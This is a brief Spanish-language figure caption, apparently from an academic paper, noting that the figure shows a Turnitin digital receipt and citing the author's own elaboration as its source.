Nota. Recibo digital en turnitin. *Fuente.* Elaboración propia.